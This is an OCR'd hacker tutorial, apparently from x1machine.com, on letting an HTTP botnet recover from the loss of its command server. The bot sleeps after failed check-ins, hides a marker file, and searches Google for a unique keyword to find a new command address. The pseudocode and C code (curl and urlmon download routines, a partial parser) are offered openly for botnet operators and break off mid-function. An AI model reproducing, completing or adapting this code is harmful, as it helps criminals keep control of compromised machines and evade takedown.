
X1MACHINE.COM / REMOTE ADMINISTRATION SYSTEMS

Update botnet via Google Search Engine
Author: cross <cross@x1machine.com>
Home: http://x1machine.com

Parts: 4 >> Problem, Plan, Algorythm, Code

<<| Problem |>>

Lets get to the subject. First of all, i hope that everyone got an idea about which kind of botnet i will talk about.
HTTP based botnet. Anyway you can adopt the code i will provide for any type of botnet, even this damn old IRC
protocol based. And, as an example, i will take *nix bot.
Lets say you got your the biggest http botnet ever, but... there is one big but, take a look at the picture:



as you can see, there is an easy way to track down the tcp communication between bot and home server.
Ok, not every user is such curious about what's going on on his / her machine, but lets say, i like to check traffic
on my machine, i like to know whats going on. Sure i would not see this if the bot uses kernel modules to
hide its presence, hide tcp connection and everything what may look suspicious, here we got simple example.
Ok, so lets take a look at such picture, i have found your bot inside my system, i know where it goes to receive
commands, and i know how to contact the admin of your server (sure, unless you are the admin =P).
So i did and there is no web admin panel, your account is blocked and you lost all your bots. Sounds shitty, aint that?
Here i will present a solution, a very simple example, how you can write a function, which will allow you
to update your whole great botnet via google search engine.


<<| Plan |>>

Lets ask ourselfs about a couple of things.
1. what does mean "successful connection" to a web server ?
2. what to do in case of "unsuccessful connection" ?

a. Lets speculate about first question.

In fact,we got 2 options:

1a. error status returned by "connect" function.
2a. "recv" function will return some unknown shit.



Ok, so in our example we will take a look at the 2nd option, an option where we got our web admin panel somewhere hosted on freehosting service, so the connection will be established, but! recv function will fail, coz our bot will face not proper getcmd.php but something for example, account_blocked.php. In this case, all what is unknow to

bot, means - probably server is down, tracked, dead. If, for example,
known command is "proxy" but bot gets something like "roxy" - means server is dead. Its just an example, it can be, lets say,
you account has been suspended. Conclusion: it cannot be like this:

[Linux Machines]


IP	Current Command	Bot	Message
127.0.0.1		[Linux]TRiAD	No Command!


("No Command") <-- probably our "home" is dead =/

Should be like this:

Bot Name	Current Command	External IP	Message	Local IP	Last Seen
562dd345gtg43	ntsleep 1	127.0.0.1	Dead	127.0.0.1	07:34:56 19.03.2009
[ZZZZZ-EB644934E-I586]	ntsleep 1	172.16.138.1	rEady	172.16.214.130	04:15:08 23.03.2009

So the bot can see - command is here and he knows that everything is cool.So, the script, which adds our bot to a database, while
it is connecting first time, should also set a command, for example "sleep".
So far we know what to do. Now, what to do in case of "unsuccessful connection" ?
First of all, we dont know for sure if home server is really down and blocked forever, so we need to wait some time,
lets say, we'll make our bot sleep for 3 days and each day just check one time, if server is still down. After 3 unsuccessful
attempts, we'll make our bot sleep... for a long time. Actually why? Because, as the title says, it will be updated via google,
so we will actually place somewhere on the net an update page, containing all needed information inside its meta description
tag. Google should index it - so it will take some time. But first we should find out what is not in google. I mean, our bot
should should search for something, that is original, significant and not doubled in any case, so lets check what keyword
we can use.






**mY_s0m3ThiNg_StUp1D_m0R3_tHen_y0u_eV3n_Im4g1N3 - will be our keyword. Whats more, this will be a part of our update page's
web address, just like this:**


mY_s0m3ThiNg_StUp1D_m0R3_tHen_y0u_eV3n_Im4g1N3.somefreehost.com

**Why is that so? In fact, not every google request will succeed, coz we actually need to get proper page's source with data.
Lets see, what do we have by making a simple search request, for example, we are searching for google.com, and then
we will check, does returned page's source containing it's meta description.**

http://www.google.com/#hl=en&q=google.com&fp=Li-R6mbKWrc

In case of which we got:






So, "phrase not found". Now we are going to make another request, this time from our bot:

http://www.google.com/#hl=en&q=inurl%3Aantichat.ru&fp=Li-R6mbKWrc


And we got:




Thats not c00l for sure. We need to find out which google request will do the job...


http://www.google.com/search?hl=en&inlang=en&ie=ISO-8859-2&q=inurl:google.com&btnG=Search&lr=

Hax! We got it:




And last thing, to finish this part of my paper, i'll show you how it should look like in the end:







```
<<| Algorythm |>>

// reborn.txt - file created in case of connection failure, contain count of connection
times and date

__start: {      // assuming that is initial bot's routine aka "main"

check_if_reborn.txt_exists( YES -> return TRUE, NO -> return FALSE);

if(check_if_reborn.txt_exists() == FALSE) {

goto _ok;

} else {

check_what_is_inside_of_reborn_txt ( OUT PCONTENT );

if(lenght(PCONTENT) = 1 || PCONTENT = 2) {

     (erase_number_2() && set_number_1() && exit());

     } else if ( lenght(PCONTENT) = 1 || PCONTENT = 1 ) {

     (erase_number_1() && set_current_date_plus_for_example_10_days() && exit());

          } else if ( lenght(PCONTENT) > 1 ) {

          PCONTENT = date_to_reborn;

          check_current_date( OUT PDATE);
```



```
            if(PDATE != PCONTENT || PDATE < PCONTENT) {

            exit();

            } else {

            get_google_result();

            scan_result_page();

            if(key_word_is_found = TRUE){

            next_word_after_splitter = new_home;

            printf(new_home);

            // here goes your code...

            } else {

            set_next_date_plus_10_days();

            exit();

                  }

            }

      }
}

_ok:

return 0;
}

__get_command {

// ... here goes your code...

else if(command = bot_doesnt_know_such_command || command = empty_command){

      state_of_mind = confused;

      (create_reborn.txt_file() && hide_it() && whatever_you_want_to_do_else());

      write_to_reborn.txt_number_2();

      exit();

      }
}
```



Thats how it will look like. I could forget about something, not everything could be here, but i'm just a human and making my mistakes =P

<<| Code |>>

Ok, here i will skip everything what all of you knows how to do by yourself - i'm talking here about time manipulations and so on.
I will present here only small piece of code which searches for a new web base. What more, i wanted to make my bot
reprogramm itself, phisically change built in web base address, but it seems that when our executable file is loaded,
there is no way to find and replace our string value in it. And i am talking here about linux, where you can delete a loaded file
from itself just by:

```
unlink(argv[0]);
```

So, i think, to do such thing, we need to create another app, which will replace proper values in bot. Bot will contain this app,
already compiled, in binary container, then when he will get a new "home" address, he will unlod itself and load this another app,
which will replace in bot proper values and then load it again and delete self. Phew... :D:D Ok, here is the code:

```
#define LINUX
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

#ifdef LINUX
#include <gtkmm.h>
#include <curl/curl.h>
#endif

#ifdef WINDOWS
#include <windows.h>
#endif

#define MAX_LEN_SINGLE_LINE 1024
#define FILE_NAME "temp_file.txt"
#define FILE_SIZE 500
#define KEY_SIZE 100
#define NEW_SHIT_SIZE 120
#define BUFF_SIZE 300
#define MAX_LEN_LINE     60

#ifdef LINUX
#define MAX_PATH 255
#define DWORD unsigned long
#define RtlZeroMemory(Destination,Length) memset((Destination),0,(Length))
#define Sleep usleep
#define LPVOID void*
#define BOOL bool
#define HMODULE void*
#define HINSTANCE HMODULE
#endif
```

```
char WEB_BASE[]= "127.0.0.1";

struct params{
    char key[KEY_SIZE];
    char new_shit[NEW_SHIT_SIZE];
};

int struct_size;
char NewHome[100];

#ifdef LINUX
int get_page( const char* url, const char* file_name ){
  CURL* easyhandle = curl_easy_init() ;
  curl_easy_setopt( easyhandle, CURLOPT_URL, url ) ;

  FILE* file = fopen( file_name, "w" ) ;
  curl_easy_setopt( easyhandle, CURLOPT_WRITEDATA, file ) ;
  curl_easy_perform( easyhandle );
  curl_easy_cleanup( easyhandle );
}

bool MessageBox(int argc, const char *title, const char *message, char **argv){

   Gtk::Main kit(argc, argv);
   Gtk::Window window;
   window.set_title("xXx");

   Gtk::HBox HBox(0, 5);
   Gtk::VBox VBox(0, 5);
   Gtk::Label Label(message, 1);
   Gtk::Frame Frame(title);

Frame.add(Label);
VBox.pack_start(Frame, Gtk::PACK_SHRINK);
HBox.pack_start(VBox, Gtk::PACK_SHRINK);
window.add(HBox);
window.show_all_children();
Gtk::Main::run(window);

return 0;
}
#endif

#ifdef WINDOWS
typedef void (*Funk)(LPVOID,char*,char*,int,int);

BOOL Download(char* URL, char* File_Name){ // thats coz i dont compile this app in
visual studio, so i have to link
   Funk DnLd;
   HINSTANCE Dll_Handle = LoadLibrary("urlmon.dll");
   if  (Dll_Handle == NULL) return FALSE;

   DnLd  = (Funk)GetProcAddress(Dll_Handle,"URLDownloadToFileA");
   if (DnLd == NULL) return FALSE;
```

```
   DnLd(NULL,URL,File_Name,0,0);
   FreeLibrary(Dll_Handle);
   return TRUE;
}
#endif

int get_google_result(char *url, char *page){
#ifdef LINUX
get_page( url,page );
printf("page saved\n");
MessageBox(0,"          Page Saved!          ","\n\n                    Page Saved!
\n\n",0);
#endif

#ifdef WINDOWS
Download(url, page);
MessageBox(0, "Page Saved!", "Page Saved!", 0);
#endif
}

char *GetNewBase(const char *fileOrig, const char *text2find){
  struct params data[FILE_SIZE];
  char line[FILE_SIZE];
  int v, size;
  int x;
  int found = 0;
  FILE *fp;
  v = 0;

    char buffer[MAX_LEN_SINGLE_LINE+2];
    char *buff_ptr, *find_ptr;
    FILE *fp1, *fp2;
    size_t find_len = strlen(text2find);
